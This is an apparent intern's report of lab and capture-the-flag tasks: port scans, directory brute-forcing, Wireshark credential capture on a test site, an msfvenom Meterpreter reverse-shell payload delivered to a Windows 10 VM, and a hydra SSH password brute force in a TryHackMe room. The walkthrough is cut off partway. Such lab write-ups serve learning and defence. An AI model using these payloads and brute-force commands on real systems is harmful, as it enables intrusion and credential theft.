9/6/2024

CYBER SECURITY INTERNSHIP

Debobrata khan

Cyber Security Internship Task Report

Name:- Debobrata Khan

Batch:- May (Batch 2)

Topic:- Cyber Security Internship Report

Date:- 09/06/2024

Table of Content

Figures

INTRODUCTION:-

In simpler terms, Cyber security means Information security. It protects computer systems, networks, and data from unauthorized access, cyberattacks, and damage. It encompasses various practices and technologies to secure sensitive information, ensure data integrity, and maintain the confidentiality and availability of information systems.

This report describes my experiences during my internship at SHADOWFOX. Throughout my internship, I worked in the Cyber security field. During this time I learned a lot and solved some tasks which helped me to how practical it is.

In this report, I will talk about the tasks that I solved & the skills I learned, and the challenges I faced.

I want to thank the team at SHADOWFOX, especially my instructor/mentor, for further support & guidance.

INFORMATION:-

This Internship From SHADOWFOX allowed me to learn and gain practical knowledge about cybersecurity.

This report generates my experience and learning skills From various tasks.

There are **three levels** of tasks

1> Beginner
2> Intermediate
3> Advanced

Beginner Section there are some tasks labs. I solved these tasks using **Kali Linux(2023)** and in build Kali Linux(2023) tools like **NMAP, WIRESHARK, VERACRYPT,PE EXPLORER**

I will share in the report how I can solve tasks use commands and give some pictures.

1. BEGINNER:-

Let's start with beginner.

Tasks 1> Find all the ports that are open on the website http://testphp.vulnweb.com/

ANS:- In this task, I will find all the ports open at that time using **NMAP.**

Step 1> Open Kali Linux -> click on Terminal Icon.

Step 2> Always know which tools used on that task are updated or upgraded. Using this command I find all the open ports <**namp -p- testphp.vulnweb.com**>.

The open ports are

25/tcp – smtp

53/tcp – domain

80/tcp - http

```
┌──(root㉿kali)-[/home/Debobrata]
└─# nmap -p- testphp.vulnweb.com
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-13 13:32 EDT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.00036s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 65532 filtered tcp ports (no-response)
PORT   STATE SERVICE
25/tcp open  smtp
53/tcp open  domain
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 229.04 seconds
```

Fig(1.1): NMAP Port scan

Mitigation steps:-

1. **Use a Firewall**:- A firewall acts like a security guard. It blocks unauthorized access. Configure firewall to block traffic on unused ports and monitor for suspicious activity
2. **IDS**:- IDS stands for Intrusion Detection System. It can watch our network for unusual behavior. If someone is scanning our ports, an IDS can detect it and alert you. This helps respond quickly to potential threats
3. **Regularly update**:- Keep your system or software regularly updated. Regular updates fix vulnerabilities that hackers might exploit during port scans.

These steps help to protect our network from port scanning, which is often the first step in an attack

Tasks 2>Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website.

Ans:- In this task, I find all the directories have the website. It will take some time to find all the directories

Step 1:- First open the Kali Linux -> click on the terminal-> type the command (sudo su) give your **root** password.


Step 2:- Install the Directory brute forced-based tools. Here I use **dirb** which is a web content scanner It works by performing a brute-force search for directories and files on web

servers. This tool helps me discover hidden files, directories, and potentially sensitive information that might not be directly accessible through the web application's navigation.

So the command is **sudo apt-get install dirb**

Step 3:- Now I give the command which helps me to discover all the hidden directories it will take some time

So the command is < dirb http://testphp.vulnweb.com >



Step 4:- Here is the output of this command and what directories the website has

Here is the list…

a. admin/ (code:403)
b. CVS/ (code:200)
c. Images/ (code:200)
d. Pictures/
e. Secured/
f. Vendor/

Here is the pictures which I take from my kali Linux(2023) machine

Fig1.2:- Directory brute-force

Mitigation steps:-

1. **Use Strong Authentication**: Ensures that user accounts use strong, complex passwords.
2. Implement authentication mechanisms like CAPTCHA forms to reduce the effectiveness of automated tools.
3. Use WAF(Web Application Firewall)
4. Protect sensitive directories with basic authentication
5. Regularly monitor your web server access logs for signs of directory brute-forcing attempts

Task 3:- Make a login to the website http://testphp.vulnweb.com/ and intercept the network traffic using Wireshark and find the credentials that were transferred through the network.

Ans:- In this task, I will analyze the network traffic from where the credentials are transferred

The tool I used in this task is **WIRESHARK.** It is a packet capture tool where we can find network traffic credentials

Step 1:- Open the Kali Linux machine go on the Wireshark Icon on the screen click on it -> see the **eth0** option click it. (your packet capture is starting through your internet connection)

Step 2:- click on Firefox and search the website http://testphp.vulnweb.com/

Step 3 :- click on login -> give your credentials that uname = test & password = test


Step 4:- After that open the Wireshark and see if too many packets are captured by that I don't need that huge amount of packet

Step 5:- now find the HTTP request where is an php login

Step 6:- Right click on it -> follow-> tcp stream

Step 7:- scrolling down I can find my credentials

I will provide some picture series…



- Which connection you use, click on that connection
- Open Chrome/firefox search your website -> get to login credentials
- And login it will capture the login packets and show your login credentials
- You need to find GET:/login.php.HTTP/1.1
- Right click on it -> select follow-> select TCP stream

Fig1.3:- Wireshark




Fig1.4:- Find login credentials

MITIGATION STEPS:-

1. Ensure that your website uses HTTPS for all communication
2. Obtain and install SSL/TSL certificates from trusted CA
3. Use secure methods like OAuth,SAML,or OpenID connect for authentication.
4. Use IDS to monitor for unusual login patterns or attempts.
5. Regularly review server logs for signs of unauthorized access

Implementing these steps will help to protect unauthorized login Captures by the Wireshark

2. INTERMEDIATE

Task 1> A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.

- Ans:- Veracrypt is a disk encryption tool
- Crackstatioin is a website from where we can generate plaintext from a hash value

Step 1:- Install the veracrypt.exe set-up file

Step2:- After completing, the setup, download the shadow fox veracrypt.txt

Step3:- Then select the disk where it can be stored after decryption, mount it




Fig2.1:vera crypt disk selection

Step 4:- after selecting of disk select the file.




Fig2.2:- selection of file

Step 5:- After selecting the file it should need the password. The password is **password123.** It should be decrypted from encoded.txt.txt (open it see the hash value ->copy it-> paste it on the crackstation website -> you will find the password-> password123)

Step6:- after giving the password it will decrypt the message and store it on the selected partition

Step7:- Double click on it -> open file explorer-> shadowfox cybersecurity-> open the file

The secret code is **:- never giveup**

```
The secret code is :- never giveup
```

Fig2.3:- the secret code

Task 2:- An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.

Ans:- PE Explorer is a software utility for inspecting, editing, and analyzing Windows executable files (PE files such as `.exe`, `.dll`).

Step1:- download the PE Explorer and run the executable file

Step 2:- Open the folder where the vera crypt executable file was stored -> select the executable file (vera crypt).

Step3:- find the address of the entry point:- 004237B0




Fig 2.4:- PE Explorer(entry number)

3) Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

ANS:- A reverse shell is a type of network connection initiated from a target machine back to an attacker's machine, allowing the attacker to remotely execute commands on the target. It is commonly used in penetration testing and cyberattacks to gain control over a compromised system.

Prerequisites:-

1. Virual box/vm ware
2. Kali linux
3. Windows 10
4. Make sure that both machine are communicate with each other using the **ping** command

Machine IP:-

1. Kali linux:- 192.168.206.139
2. Windows10:- 192.168.206.158

Steps:-

1. Make sure that both machines are communicating with each other using ping command

```
C:\Users\debob>ping 192.168.206.139

Pinging 192.168.206.139 with 32 bytes of data:
Reply from 192.168.206.139: bytes=32 time=5ms TTL=64
Reply from 192.168.206.139: bytes=32 time=1ms TTL=64
Reply from 192.168.206.139: bytes=32 time<1ms TTL=64
Reply from 192.168.206.139: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.206.139:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 5ms, Average = 1ms
```

Fig2.5:- Connection checking with linux

```
┌──(root㉿kali)-[/home/Debobrata]
└─# ping 192.168.206.158
PING 192.168.206.158 (192.168.206.158) 56(84) bytes of data.
64 bytes from 192.168.206.158: icmp_seq=1 ttl=128 time=6.53 ms
64 bytes from 192.168.206.158: icmp_seq=2 ttl=128 time=0.613 ms
64 bytes from 192.168.206.158: icmp_seq=3 ttl=128 time=0.825 ms
64 bytes from 192.168.206.158: icmp_seq=4 ttl=128 time=0.690 ms
64 bytes from 192.168.206.158: icmp_seq=5 ttl=128 time=0.554 ms
```

Fig2.6:- connection checking with windows

Windows10 kali linux

2. Use msfvenom to create a Payload for Windows 10 & see that the payload is created

```
┌──(root㉿kali)-[/home/Debobrata]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.206.139 LPORT=4242 -f exe > reverse.
exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Fig2.7:- Create a payload

Command explanation:-

- Msfvenom:- it is a command line instanceof Metasploit that is used to generate and output all of the various types of shellcode that are available in Metasploit
- Lhost:- ip of kali
- Lport:- any port assign for listener
- P:- payload
- F:- file extension

- It creates on my **home/kali2** I copied that file on my DESKTOP

Fig2.8:- The payload exe file

3. For downloading reverse.exe on windows I start a http server **python3 -m http.server** -> then enter it uses its default port which is **8000**

```
┌──(root㉿kali)-[/home/Debobrata]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.206.158 - - [13/Jun/2024 15:20:21] "GET / HTTP/1.1" 200 -
192.168.206.158 - - [13/Jun/2024 15:20:22] code 404, message File not found
192.168.206.158 - - [13/Jun/2024 15:20:22] "GET /favicon.ico HTTP/1.1" 404 -
192.168.206.158 - - [13/Jun/2024 15:20:27] "GET /reverse.exe HTTP/1.1" 200 -
192.168.206.158 - - [13/Jun/2024 15:25:18] "GET /reverse.exe HTTP/1.1" 304 -
```

Fig2.9:- Start a http server using python

4. Open windows 10 and open a browser enter the IP address of Kali and port number

http://192.168.206.139:8000





Fig2.10:- Http website for download exe file on windows



- After opening the website click on **Desktop/** because the file is on the Desktop -> then see the payload exe
- file **reverse.exe.** It will be downloaded.
- One of the important things is that before executing this file we need to set the listener on Kali Linux using **msfconsole**

```
┌──(root㉿kali)-[/home/Debobrata]
└─# sudo msfconsole
[*] StartIng the Metasploit Framework console.../
```

Fig2.11:- start masfconsole

5. Then open the second terminal on kali linux type **sudo msfconsole.** Give your kali password it will open
    - Once inside the "Metasploit framework"
    - Used the command "**use exploit/multi/handler**"

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

- Then type command "**set payload windows/meterpreter/reverse_tcp"**

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Fig2.12:- payload setting

- See the LHOST & LPORT for using the command "show option"

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thr
                                        ead, process, none)
   LHOST                      yes       The listen address (an interface may b
                                        e specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
```

Need to specify the LHOST & LPORT(which are used to create a payload for the listener's purpose)

- **"Set LHOST 192.168.206.139"** using this command set LHOST (attacker machine)
- **"Set LPORT 4242"** using this command use the listener port
- Then give the command **"run"** it will execute

Fig2.13:- select Lhost and lport

6. Now remember the file that can be downloaded to the Windows 10 machine (reverse.exe). Double-click on it to execute the payload

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.206.139:4242
[*] Sending stage (175686 bytes) to 192.168.206.158
[*] Meterpreter session 1 opened (192.168.206.139:4242 -> 192.168.206.158:50475)
 at 2024-06-08 02:50:50 -0400

meterpreter > ls
Listing: C:\Users\debob\Downloads
=================================

Mode              Size   Type  Last modified             Name
----              ----   ----  -------------             ----
100666/rw-rw-rw-  282    fil   2024-05-30 14:15:12 -0400  desktop.ini
100777/rwxrwxrwx  73802  fil   2024-06-08 02:46:33 -0400  reverse.exe

meterpreter > shell
Process 368 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Users\debob\Downloads>
```

- For shell need to type **shell** . it will give shell for windows 10

Fig2.14:- run and have the shell of windows 10

MITIGATION STEPS:-

1. Always update os
2. Always check security
3. Don’t turn off the firewall
4. Also windows security system
5. Always check virus and threat protection
6. Always scan your device for any unknown activity

References:-

- Payloadallthethings. Retrieved from GitHub

https://swisskyrepo.github.io/InternalAllTheThings/cheatsheets/shell-reverse-cheatsheet/#dart

- Youtube
- Books

CONCLUSION:-

In this report, I learned many new things such as the tools of Veracrypt and Pe explorer which I didn't know. The 3rd task on the intermediate level is little much tough for me but I can free to it. I am learning how Metasploit works how msfvenom works how I can create a payload and find the greatest thing BIBLE OF ETHICAL HACKING "payload for all the thing" git hub which helped me a lot. other tasks is good

Thanks to SHADOW FOX, & thanks to our mentor.

9/6/2024

CYBER SECURITY INTERNSHIP MAY(B-2)

Debobrata khan

NAME:- DEBOBRATA KHAN

BATCH:-MAY(B-2)

TOPIC:- CYBER SECURITY INTERNSHIP TASK REPORT

DATE:-09/06/2024

FIGURES:-

HARD LEVEL:-

QUESTION NO :- 2

Using the Tryhackme platform, launch the Basic Pentesting room. Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration and how you did it.

Ans:- Penetration testing is a way to test a computer system's security by simulating an attack. It helps find weaknesses so they can be fixed to prevent real attacks.

Prerequisites:-

1. Try Hack Me website
2. Internet connection
3. Kali Linux

Target Machine Ip:- 10.10.188.220

Steps:-

Steps1:- Make sure the machine is on or connection establish using ping command **"ping 10.10.188.220"**

```
┌──(root㉿kali)-[/home/Debobrata]
└─# ping 10.10.188.220
PING 10.10.188.220 (10.10.188.220) 56(84) bytes of data.
64 bytes from 10.10.188.220: icmp_seq=32 ttl=60 time=240 ms
64 bytes from 10.10.188.220: icmp_seq=33 ttl=60 time=237 ms
64 bytes from 10.10.188.220: icmp_seq=34 ttl=60 time=200 ms
64 bytes from 10.10.188.220: icmp_seq=35 ttl=60 time=280 ms
```

Fig 3.1:- Ping checking

Steps2:- I have the ip address of the target machine (10.10.188.220) so first thing is to check which port is open

- So in that case , run the command "**nmap -sV -T5 -p- -oN nmap2.results 10.10.188.220**"

-sV:- can find the version
-T5:- This is the fastest and most aggressive timing template. For quick results
-p- :- port find
-oN :- store the result on given file name

```
┌──(root㉿kali)-[/home/Debobrata]
└─# nmap -sV -T5 -p- -oN nmap2.results 10.10.188.220
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-14 01:13 EDT
Warning: 10.10.188.220 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.188.220
Host is up (0.17s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE    SERVICE     VERSION
22/tcp    open     ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open     http        Apache httpd 2.4.18 ((Ubuntu))
139/tcp   open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8009/tcp  open     ajp13       Apache Jserv (Protocol v1.3)
8080/tcp  open     http        Apache Tomcat 9.0.7
8695/tcp  filtered unknown
14162/tcp filtered unknown
32988/tcp filtered unknown
35659/tcp filtered unknown
51497/tcp filtered unknown
56620/tcp filtered unknown
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 890.90 seconds
```

Fig 3.2:- Nmap port, service scan

- In this scan we can see that there a website on port 80 so lets check that
- On this time nothing interesting on this website
- There is another two port open Is 139,445 SMB . I can show later for use of this two port




Fig3.3 :- The website which we have to enumerate

- We can notice that the web page is going under maintenance.

Step3:- Now we can find the any hidden directory are present on that website, cause it can help us to find the hidden

Lets find using dirb

Command:- **dirb http://10.10.188.220**

Now we can know that there is an hidden directory **/development**

```
┌──(root㉿kali)-[/home/Debobrata]
└─# dirb http://10.10.188.220

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jun 14 01:14:41 2024
URL_BASE: http://10.10.188.220/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.188.220/ ----
==> DIRECTORY: http://10.10.188.220/development/
```

Fig 3.4:- Hidden directory search




Fig 3.5:- website with hidden directory

Now can go to the website and search with /development

- After opening the two txt file we can see there is two character are -j & -k we can assume that this two are username cause these characters are communicating . now we can find the real username




Fig3.6:- Under development directory any txt file

Step4:- Now can find the username . For the SMB is running on this website so we can use unm4linux for better enumeration

Command:- **enum4linux -a 10.10.188.220**




Fig3.7:- enum4linux for SMB enumeration

Now we can see that there is two users

1. Jan
2. Kay




Fig3.8:- Username find

Ok, That much was right.

Now we can find the password of the users using rockyou.txt & hydra

Cause , we need to login to the other two users for finding other answer

That's we use SSH for login to the user.

Step5:-

Command:- **hydra -l jan -P /home/Debobrata/ctf/ssh/rockyou.txt -f ssh://10.10.188.220 -o hydra.results -t 64 -I**

-i:- an integer value that specifies the minimum length of passwords to be tested.

-P:- is followed by the path to the password list file.

-t:- is followed by an integer value representing the number of threads to use.

```
┌──(root㉿kali)-[/home/Debobrata/ctf/ssh]
└─# hydra -l jan -P /home/Debobrata/ctf/ssh/rockyou.txt -f ssh://10.10.188.220 -o hydra.results -t 6
4 -I
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser
vice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics a
nyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-14 01:46:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce th
e tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344398 login tries (l:1/p:14344398), ~224132 t
ries per task
[DATA] attacking ssh://10.10.188.220:22/
[STATUS] 379.00 tries/min, 379 tries in 00:01h, 14344056 to do in 630:48h, 27 active
[STATUS] 216.33 tries/min, 649 tries in 00:03h, 14343786 to do in 1105:05h, 27 active
[22][ssh] host: 10.10.188.220   login: jan   password: armando
[STATUS] attack finished for 10.10.188.220 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-14 01:50:10
```

- We get the password of jan is **armando**
- Login using ssh on jan user

Ssh jan@10.10.188.220 give the password armando

- Yes succesfully log on jan

Fig3.9:- use of hydra(finding password)

Step6:- After login jan user we can find the last question which is a password I obtain

```
┌──(root㉿kali)-[/home/Debobrata/ctf/ssh]
└─# ssh jan@10.10.188.220
```

Fig3.10:- ssh login

- Giving ls -la command we cannot find any interesting thing where we can get password
- Now go to jan home directory if there is hidden any thing using the command cd ..
